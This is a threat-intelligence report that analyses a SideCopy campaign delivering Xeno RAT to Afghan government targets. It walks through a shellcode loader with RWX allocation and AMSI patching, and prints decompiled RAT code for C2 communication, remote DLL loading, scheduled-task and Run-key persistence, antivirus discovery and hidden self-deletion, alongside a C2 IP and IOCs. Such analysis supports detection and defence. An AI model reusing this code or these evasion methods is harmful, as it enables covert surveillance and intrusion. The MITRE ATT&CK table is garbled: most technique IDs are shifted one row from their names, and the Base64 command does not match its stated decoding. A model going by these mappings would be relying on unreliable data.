
The reconstruction process is handled through the custom `decompressdata()` function, which performs multiple decoding and decompression operations entirely in memory. The routine first decodes the Base64 blob, extracts the decompressed size header, and utilizes the `.NET GZipStream` class to restore the original payload buffer. Once decompression is completed, the resulting data is again passed through `Convert.FromBase64String()` to recover the raw shellcode bytes. The fully reconstructed payload is then written locally as `ayhui.vmx`, which serves as the intermediate shellcode container prior to execution. By combining staged decoding, compression, and runtime payload rebuilding, the malware avoids exposing the final shellcode in plaintext form on disk, thereby bypassing conventional file-scanning and content-based detection mechanisms while preparing the payload for reflective in-memory execution.



Shellcode Execution:


Following payload reconstruction, the DLL transitions into the final execution phase by functioning as an in-memory shellcode loader. Instead of launching a traditional executable from disk, the malware directly allocates executable memory within the current process using the Windows API `VirtualAlloc()`. The allocation request uses the `MEM_COMMIT` flag alongside

PAGE_EXECUTE_READWRITE (RWX) memory permissions, creating a memory region capable of storing and executing arbitrary code. This RWX allocation pattern is a well-known indicator of shellcode execution and reflective malware loading. After memory allocation, the malware copies the reconstructed shellcode buffer into the allocated region using *Marshal.Copy()*, effectively staging the payload entirely within process memory without relying on the Windows PE loader.



Once the shellcode is mapped into executable memory, the malware transfers execution to the injected buffer through the *CreateThread()* API, using the base address of the allocated memory as the thread entry point. This technique allows the shellcode to execute directly from memory, bypassing conventional disk-based execution monitoring and significantly reducing forensic artifacts. The DLL then invokes *WaitForSingleObject()* with an infinite timeout value to maintain thread synchronization and ensure uninterrupted shellcode execution. This execution methodology aligns with modern fileless malware tradecraft, where payloads are decrypted and launched dynamically in memory to evade signature-based antivirus engines, application control mechanisms, and static scanning technologies. The shellcode subsequently acts as the loader for the final Xeno RAT payload, enabling persistence, command-and-control communication, and remote attacker access on the compromised system.


The shellcode functions as an in-memory loader responsible for preparing and launching the final Xeno RAT payload.



During execution, it commonly performs environment validation, dynamic API resolution, and memory permission modifications using APIs such as *VirtualProtect()* and *GetProcAddress()*. In

Donut loaders, the shellcode bypass security mechanisms by patching functions such as *AmsiScanBuffer()* to disable AMSI scanning and reduce visibility into dynamically loaded content.

Because the final payload is a managed .NET assembly, the shellcode initializes the .NET Common Language Runtime (CLR) by loading components such as *clr.dll* and *mscorlib.dll*. The embedded payload is then decrypted and loaded directly from memory using reflective techniques such as *Assembly.Load(byte[])*, avoiding disk-based deployment entirely. Once loaded, the Xeno RAT payload executes in memory, enabling command-and-control communication, persistence, and remote attacker access on the compromised system.




Stage 5: Analysis of XenoRAT.

The final payload identified in the infection chain is **Xeno RAT**, an open-source Remote Access Trojan (RAT) publicly available on GitHub and commonly used by threat actors for persistent remote access, surveillance, and post-exploitation activities.



Upon execution, it initializes a secure command-and-control (C2) communication channel using a **hard-coded IP address (185.235.137.106)** and port configuration, allowing direct connection to the attacker-controlled infrastructure. To maintain single-instance execution and prevent multiple launches, the malware also employs a **mutex ("clouda")**, ensuring only one instance of the client runs on the infected system at a time. These initialization steps are followed by persistence and continuous reconnection logic to maintain long-term access to the compromised host.



Now , we will look into some of interesting function and analyze their functionalities.

ConnectAndSetupAsync function is responsible for establishing and initializing a TCP-based command-and-control (C2) connection between the client and the remote server. It creates a new Node instance using a SocketHandler configured with the provided socket and encryption key, enabling encrypted communication over the connection. After initialization, the function performs an asynchronous authentication handshake using **AuthenticateAsync** to validate the connection based on the supplied type and ID values. If authentication fails or an exception occurs during setup, the function returns null, indicating that the C2 communication channel could not be successfully established. Otherwise, it returns a fully initialized and authenticated Node object ready for secure data exchange.

```
public static async Task<Node> ConnectAndSetupAsync(Socket sock, byte[] key, int type = 0, int ID = 0, Action<Node> OnDisconnect = null)
{
    Node conn;
    try
    {
        conn = new Node(new SocketHandler(sock, key), OnDisconnect);
        TaskAwaiter<bool> taskAwaiter = conn.AuthenticateAsync(type, ID).GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter<bool> taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<bool>);
        }
        if (!taskAwaiter.GetResult())
        {
            return null;
        }
    }
    catch
    {
        return null;
    }
    return conn;
}
```

DllNodeHandler function manages the dynamic loading and execution of external DLL modules received through a remote Node connection. It first receives the DLL name from the connected client and checks whether the assembly is already loaded in memory. If the DLL is missing, it requests the binary data from the remote side, loads it dynamically using **Assembly.Load**, and stores it in the Assemblies dictionary for reuse; otherwise, it informs the client that the DLL already exists. After

loading, the function creates an instance of a specified class from the assembly using reflection and invokes its public Run method asynchronously, passing the active Node connection as an argument.

```
public async Task DllNodeHandler(Node subServer)
{
    byte[] getdll = new byte[] { 1 };
    byte[] hasdll = new byte[1];
    byte[] fail = new byte[] { 2 };
    (new byte[1])[0] = 3;
    int num = 0;
    try
    {
        byte[] array = await subServer.ReceiveAsync();
        string dllname = Encoding.UTF8.GetString(array);
        Console.WriteLine(dllname);
        if (!this.Assemblies.ContainsKey(dllname))
        {
            await subServer.SendAsync(getdll);
            byte[] array2 = await subServer.ReceiveAsync();
            Console.WriteLine(array2.Length);
            this.Assemblies[dllname] = Assembly.Load(array2);
        }
    }
}
```

SendAsync method asynchronously sends data through the socket handler and verifies whether the transmission was successful, disconnecting the node if the send operation fails. Likewise, The **ReceiveAsync** method retrieves encrypted and formatted data from the underlying socket handler and returns the processed byte stream to the caller; if the operation fails or returns null, the node is automatically disconnected to maintain a valid connection state. Together, these methods provide reliable TCP-based C2 communication with integrated connection management and automatic cleanup during transmission errors.

In addition, payload data is compressed using Windows native RTL compression APIs (RtlCompressBuffer) before transmission and decompressed using RtlDecompressBuffer on reception based on the original size header, improving transfer efficiency while preserving data integrity, while data security is enforced using AES encryption, where raw data is encrypted with a shared key and fixed IV via CryptoStream, ensuring secure communication during transmission.

```
public async Task<bool> SendAsync(byte[] data)
{
    if (data == null)
    {
        throw new ArgumentNullException("data", "data can not be null!");
    }
    bool flag;
    try
    {
        byte[] array = Compression.Compress(data);
        byte b = 0;
        int num = data.Length;
        if (array != null && array.Length < num)
        {
            data = array;
            b = 1;
        }
        byte[] array2 = new byte[] { b };
        if (b == 1)
        {
            array2 = SocketHandler.Concat(array2, this.IntToBytes(num));
        }
        data = SocketHandler.Concat(array2, data);
        data = Encryption.Encrypt(data, this.EncryptionKey);
        data = SocketHandler.Concat(new byte[] { 3 }, data);
        byte[] array3 = this.IntToBytes(data.Length);
        data = SocketHandler.Concat(array3, data);
        await this.sock.SendAsync(new ArraySegment<byte>(data), SocketFlags.None);
        flag = true;
    }
}
```

Additional methods within the class manage other networking operations, including socket disconnection (Disconnect), establishing secondary sub-connections (ConnectSubSockAsync),

validating active connection status (Connected), and maintaining child node relationships (AddSubNode).

AddToStartupAdmin function creates a Windows Scheduled Task named “*XenoUpdateManager*” that runs the specified executable automatically whenever a user logs into the system with the highest available (admin) privileges. It builds an XML task definition, writes it to a temporary file, and uses `schtasks.exe` to register the task in Windows Task Scheduler. After executing the command, it checks the output to determine whether the task was successfully created and then returns the result.

```
public static async Task<bool> AddToStartupAdmin(string executablePath, string name = "XenoUpdateManager")
{
    try
    {
        string text = "<?xml version='1.0' encoding='utf-8'><Task xmlns='http://schemas.microsoft.com/windows/2004/02/task'><triggers></triggers><principal id='Author'></principal><settings></settings><actions></actions></Task>";
        string tempXmlFile = Path.GetTempFileName();
        File.WriteAllText(tempXmlFile, text);
        Process process = new Process();
        process.StartInfo.FileName = "schtasks.exe";
        process.StartInfo.Arguments = string.Concat(new string[] { "/Create /TN \"", name, "\" /XML \"", tempXmlFile, "\" /F "});
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.CreateNoWindow = true;
        process.Start();
        string text2 = process.StandardOutput.ReadToEnd();
        File.Delete(tempXmlFile);
        if (text2.Contains("SUCCESS"))
        {
            return true;
        }
        tempXmlFile = null;
        process = null;
    }
    catch
    {
        return false;
    }
}
```

AddToStartupNonAdmin function adds the executable to the current user's Windows startup by writing it into the `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` registry key, so it runs automatically at login without admin rights, and returns whether the operation succeeded.

```
public static async Task<bool> AddToStartupNonAdmin(string executablePath, string name = "XenoUpdateManager")
{
    return await Task.Run<bool>(() =>
    {
        string text = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
        bool flag;
        try
        {
            using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey(text, true))
            {
                registryKey.SetValue(name, "\"" + executablePath + "\"");
                flag = true;
            }
        }
        catch
        {
            flag = false;
        }
        return flag;
    });
}
```

GetAntivirus function retrieves antivirus information from the system using Windows Management Instrumentation (WMI) by querying the `AntivirusProduct` class under `root\SecurityCenter2`. It collects the `displayName` values returned by this query, which represent installed antivirus products used for system identification.

```

public static string GetAntivirus()
{
    List<string> list = new List<string>();
    string text2;
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(@"\\.\\" + Environment.MachineName + "\\root\\SecurityCenter2", "SELECT * FROM AntivirusProduct"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                string text = managementBaseObject.GetPropertyValue("displayName").ToString();
                if (!list.Contains(text))
                {
                    list.Add(text);
                }
                managementBaseObject.Dispose();
            }
        }
    }
}

```

RemoveStartup function removes an application from Windows startup by deleting any matching entries from both Scheduled Tasks (using schtasks.exe) and the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run. It first checks for admin rights to remove scheduled tasks, then scans and deletes any task pointing to the given executable path. Finally, it removes any corresponding registry startup entry for the current user.

```

string[] array3 = array2[1].Split(new string[] { "\",\""}, StringSplitOptions.None);
if (list.Count == array3.Length && num != -1 && num2 != -1 && array3[num2].Replace("\\", "").Trim() == executablePath)
{
    try
    {
        Process process2 = new Process();
        process2.StartInfo.FileName = "schtasks.exe";
        process2.StartInfo.Arguments = "/delete /tn \"" + array3[num] + "\" /f";
        process2.StartInfo.UseShellExecute = false;
        process2.StartInfo.RedirectStandardOutput = true;
        process2.StartInfo.CreateNoWindow = true;
        process2.Start();
    }
    catch { }

    string text2 = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
    try
    {
        using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey(text2, true))
        {
            foreach (string text3 in registryKey.GetValueNames())
            {
                if (registryKey.GetValue(text3).ToString().Replace("\\", "").Trim() == executablePath)
                {
                    registryKey.DeleteValue(text3);
                }
            }
        }
    }
    catch { }
}

```

Uninstall function removes the application's persistence mechanisms and then self-terminates the program. It first calls RemoveStartup to delete any startup entries (Scheduled Task or registry) associated with the current executable.

```

public static async Task Uninstall()
{
    await Utils.RemoveStartup(Assembly.GetEntryAssembly().Location);
    Process.Start(new ProcessStartInfo
    {
        Arguments = Encoding.UTF8.GetString(Convert.FromBase64String("L0BgY2hvaW81IC0IFkgL0BgL0QpG5AvICazICy0h5ICI=")) + Assembly.GetEntryAssembly().Location + "\\",
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        FileName = "cmd.exe"
    });
    Process.GetCurrentProcess().Kill();
}

```

It launches a hidden cmd.exe process with a Base64-decoded command (/C choice /C Y /N /D Y /T 3 & Del) that waits for a few seconds and then deletes the running executable file from disk. Finally, the function forcefully kills the current process, ensuring the application exits immediately after cleanup.

Xeno-RAT CAPABILITIES

Xeno RAT reveals significant insight into its operational behavior and post-exploitation capabilities. Based on the analyzed code, observed activity, and functionality available in its open-source GitHub

project, the malware demonstrates a wide range of features commonly associated with advanced remote access trojans (RATs).

- Monitors victim activity and collects host reconnaissance information.
- Establishes encrypted TCP-based command-and-control (C2) communication.
- Supports SOCKS5 proxy-based network tunneling.
- Dynamically loads external assemblies in memory using Assembly.Load.
- Executes arbitrary attacker-issued commands remotely.
- Provides file management functionality including upload, download, and deletion.
- Performs keylogging, screen capture, clipboard monitoring, and webcam/microphone surveillance.
- Sends periodic status and heartbeat updates to the C2 server.
- Uses encrypted and compressed network traffic to hinder analysis.
- Maintains persistence using Scheduled Tasks and Registry Run keys.
- Can add or remove itself from Windows startup locations.
- Operates covertly to maintain long-term unauthorized access.
- Includes self-uninstall and self-deletion functionality for cleanup after execution.

Infrastructural Artefacts & Threat actor Attributions:

Based on our analysis and Tracking history of this chain and TPPs with all those proofs we have attributed this Campaign under the cluster of SideCopy with Medium – High Confidence level as previous mentioned During infrastructure analysis, the delivery domain abimj[.]edu[.]af resolved to two IP addresses — 103.132.98.224 and 103.132.98.226 — both sitting within the 103.132.98.0/23 block attributed to AS58469, the Afghan Ministry of Communication and Information Technology.

abimj.edu.af

Registrar
AFGNIC Registrar

Creation Date
1 year ago

Last Analysis Date
9 hours ago



top-1M

Passive DNS Replication (2) ⓘ

Date resolved	Detections	Resolver	IP
2025-06-14	1 / 91	VirusTotal	103.132.98.226
2024-09-29	2 / 91	VirusTotal	103.132.98.224

☐	www.abimj.edu.af
☐	webmail.abimj.edu.af
☐	ns2.abimj.edu.af
☐	ns1.abimj.edu.af
☐	mail.abimj.edu.af
☐	library.abimj.edu.af
☐	abimj.edu.af

Passive DNS pivoting across this IP block revealed over 200+ legitimate Afghan government and education domains co-hosted on the same infrastructure, confirming the threat actor deliberately staged their delivery layer inside Afghanistan's own sovereign internet infrastructure — a calculated move to blend malicious traffic with legitimate government communications and evade network-level detection.

103.132.98.226

AS 58469 (MOCI-AS-AP - Ministry of Communication & IT)

Summary
OSINT 1
Resolutions 250+
Subdomains
DNS Records 0
Host Connections 1272+
Host Responses 250+
CT Stream

103.132.98.224

AS 58469 (MOCI-AS-AP - Ministry of Communication & IT)

Summary OSINT 2 Resolutions 250+ Subdomains DNS Records 0 Host Connections 748+

Usage

Owner ASN
MOCI-AS-AP - Ministr_AS 58469

CIDRs
103.132.98.0/24

Approximate Location [Source](#)
Kabul (Wazir Akbar Khan), Kabul, AF
34.5363° N, 69.1834° E

Summary

Current Resolutions
2026-05-26 (4h 7m ago)
Last Resolved
69 Domains
Currently Resolving

Latest HTTP/S Response
https://mail.aiu.edu.af:443/

Key	Value	First Seen	Last Seen
103.132.98.224	mail.afda.gov.af	2023-03-23	2026-05-26
103.132.98.224	mail.ghru.edu.af	2023-03-24	2026-05-26
103.132.98.224	mail.piru.edu.af	2023-03-23	2026-05-26
103.132.98.224	mail.pktku.edu.af	2023-03-24	2026-05-26
103.132.98.224	mail.pu.edu.af	2023-03-23	2026-05-26
103.132.98.224	mail.sagu.edu.af	2023-03-24	2026-05-26
103.132.98.224	webmail.andma.gov.af	2024-12-21	2026-05-26

Pivoting further on the RAT's C2 server 185.235.137.106 revealed a Windows host running HTTP, HTTPS, and a non-standard RDP port — consistent with an operator-managed dedicated C2 box.

185.235.137.106

AS 59711 (HZ-EU-AS - HZ Hosting Ltd)

Summary OSINT 1 Resolutions 25 Subdomains DNS Records 0 Host Connections 25 Host Responses 114 CT Stream

Usage

Owner ASN
HZ-EU-AS - HZ Hostin_AS 59711

CIDRs
185.235.137.0/24

Approximate Location [Source](#)
Frankfurt am Main, Hesse, DE
50.1109° N, 8.6821° E

Summary

Current Resolutions
2026-05-26 (4h 14m ago)
Last Resolved
3 Domains
Currently Resolving

Latest HTTP/S Response
https://www.theboxnewsupdate.xyz:44... HTTP/1.1 404 Not Found

The server is hosted on AS59711 (HZ Hosting Ltd), a Bulgaria-registered provider with Frankfurt physical presence, previously documented in SideCopy infrastructure reporting by Seqrite.

Key	Value	First Seen	Last Seen
185.235.137.106 AS 59711	theboxnewsupdate.xyz	2025-10-07	2026-05-26
185.235.137.106 AS 59711	www.theboxnewsupdate.xyz	2025-10-09	2026-05-26
185.235.137.106 AS 59711	nn.theboxnewsupdate.xyz	2026-03-18	2026-05-25
185.235.137.106 AS 59711	classicsglassandstonearts.com	2025-03-15	2026-01-28
185.235.137.106 AS 59711	mail.classicsglassandstonearts.com	2025-06-12	2026-01-28
185.235.137.106 AS 59711	www.classicsglassandstonearts.com	2025-03-15	2026-01-28
185.235.137.106 AS 59711	waistcoat.xyz	2025-11-24	2025-11-24

Three domain clusters resolved to this IP at the time of analysis, including actor-registered throwaway domains across .xyz, .live, and .online TLDs, alongside a fully configured mail infrastructure domain — indicating the same server was serving both RAT communications and phishing delivery operations simultaneously.

185.235.137.106 AS 59711	waistcoat.xyz	2025-11-24	2025-11-24
185.235.137.106 AS 59711	ns1.hsrenitdep.live	2024-10-08	2025-10-07
185.235.137.106 AS 59711	ns2.hsrenitdep.live	2024-10-08	2025-10-07

185.235.137.106 AS 59711	box0.mpanukwu.online	2024-09-13	2024-10-05
185.235.137.106 AS 59711	mpanukwu.online	2024-09-09	2024-09-09
185.235.137.106 AS 59711	www.mpanukwu.online	2024-09-09	2024-09-09

The attack chain — LNK executing mshta.exe to fetch a remote HTA via an index.php endpoint — is a signature SideCopy TTP documented consistently since 2019 and remains one of the group's most reliable identifiers. The use of XenoRAT specifically strengthens this attribution, as Seqrite Labs confirmed in December 2024 that SideCopy had formally adopted customised XenoRAT variants as part of their updated toolset, following a similar pattern of open-source RAT adoption seen previously with AsyncRAT. Registry-based persistence through a Run key with a process name typosquatting a legitimate Windows application is equally consistent with documented SideCopy post-exploitation behaviour.

At the infrastructure level, the delivery domain was registered through AFGNIC and staged on the same IP block as legitimate Afghan government infrastructure — a deliberate blending technique

consistent with SideCopy's documented pattern. The RAT C2 on HZ Hosting (AS59711) further corroborates this, as the same provider has appeared in prior SideCopy infrastructure clusters tracked by Seqrite. Notably, the naming consistency between the delivery path (cloudiyaf) and the RAT's hardcoded startup name (clouda) suggests a single operator managing both infrastructure tiers — tying the delivery and post-exploitation layers to the same actor.

Conclusion: Why Operation XENOFISCAL?

The name is derived directly from the two defining characteristics of this campaign — XenoRAT, the open-source remote access tool deployed as the final payload, and Fiscal, reflecting the precise targeting of Afghanistan's Ministry of Finance provincial network. Together they form a single codename that captures both the weapon and the victim in one word. The threat actor's deliberate choice to deploy a financially-themed lure against a finance ministry, combined with a RAT capable of silent long-term surveillance, made the pairing unavoidable. XENOFISCAL is not just a name — it is a summary of the entire operation in eight letters.

Seqrite Coverage:

- *Link.Downloader.50744.GC*
- *Script.Netloader.50745.GC*
- *Trojan.LoaderCiR*
- *Trojan.YakbeexMSIL.ZZ4*
- *cld.script.trojan.1779477414*

IOCs:

File Name	SHA256
Zip	194B912C242604D6F9A79369F22338C58A13CE0CC2ED280CE505075808BC2F14
LNK	3B4194BDFE40D94031A94B30397FFD8A4B09D0A4057668E897B8BD0CD1703DD01
Decoy PDF	DF9173A28C0B0B878C10A53D35CD7CE6F6ED66D207B6B7C4FF723721F1C027AB
ugayt.hta	A63E90EE57A1F213A8FE76EF1A6CFF5AE9ED7EBCEDA258431533825E648C0C67
noway.bat	5833917BD137804F5A021D2CB37ADFE5C4B7B67DBB06D59C3B9C5CF393835E45
zuidrt.hta	99127C8C67D90E2776BEEB85281F9C68399BF4567B07A6B638D68B760212E88D
WayBroad.dll	8F2D979EF33B2900351C94C7335275A9342C75189E1A901998E90A539E944A1A
Aotestpass.dll	0019212F25EB04BBB33BB194879C095265DB7855D6003BDD777CF0CBB90EB772

MITRE ATT&CK:

Tactic	Technique Name	Technique ID
Initial Access	Spearphishing Attachment	T1566.001
Execution	Trusted Developer Utilities Proxy Execution: mshta	T1218.005
	Command and Scripting Interpreter: Windows Command Shell	T1059.003
	Command and Scripting Interpreter: JavaScript	T1059.007
	Shared Modules	T1129
	Native API	T1106
Persistence	Registry Run Keys / Startup Folder	T1547.001
	Scheduled Task	T1053.005
Privilege Escalation	Scheduled Task	

Defense Evasion	Obfuscated Files or Information	T1053.005
	Deobfuscate/Decode Files or Information	T1027
	Fileless Storage / Execution	T1140
	Reflective Code Loading	T1027.011
	Living off the Land Binaries and Scripts (LOLBAS)	T1620
	Hidden Files and Directories	T1218
	Process Injection / In-Memory Execution	T1564.001
	AMSI Bypass	T1055
	Indicator Removal on Host: File Deletion	T1562.001
Discovery	Query Registry	T1070.004
	System Information Discovery	T1012
	Software Discovery	T1082
	Security Software Discovery	T1518
Collection	Keylogging	T1518.001
	Screen Capture	T1056.001
	Clipboard Data	T1113
	Audio Capture	T1115
	Video Capture	T1123
Command and Control	Application Layer Protocol: Web Protocols	T1125
	Non-Application Layer Protocol	T1071.001
	Encrypted Channel	T1095
	Proxy: External Proxy	T1573
	Dynamic Resolution	T1090.002

Resource	Acquire Infrastructure: Domains	T1568
Development	Compromise Infrastructure	T1583.001



He is a Security Researcher at Quick Heal Technologies Ltd, working with the Seqrite Lab team. His areas of expertise include threat hunting, malware research and...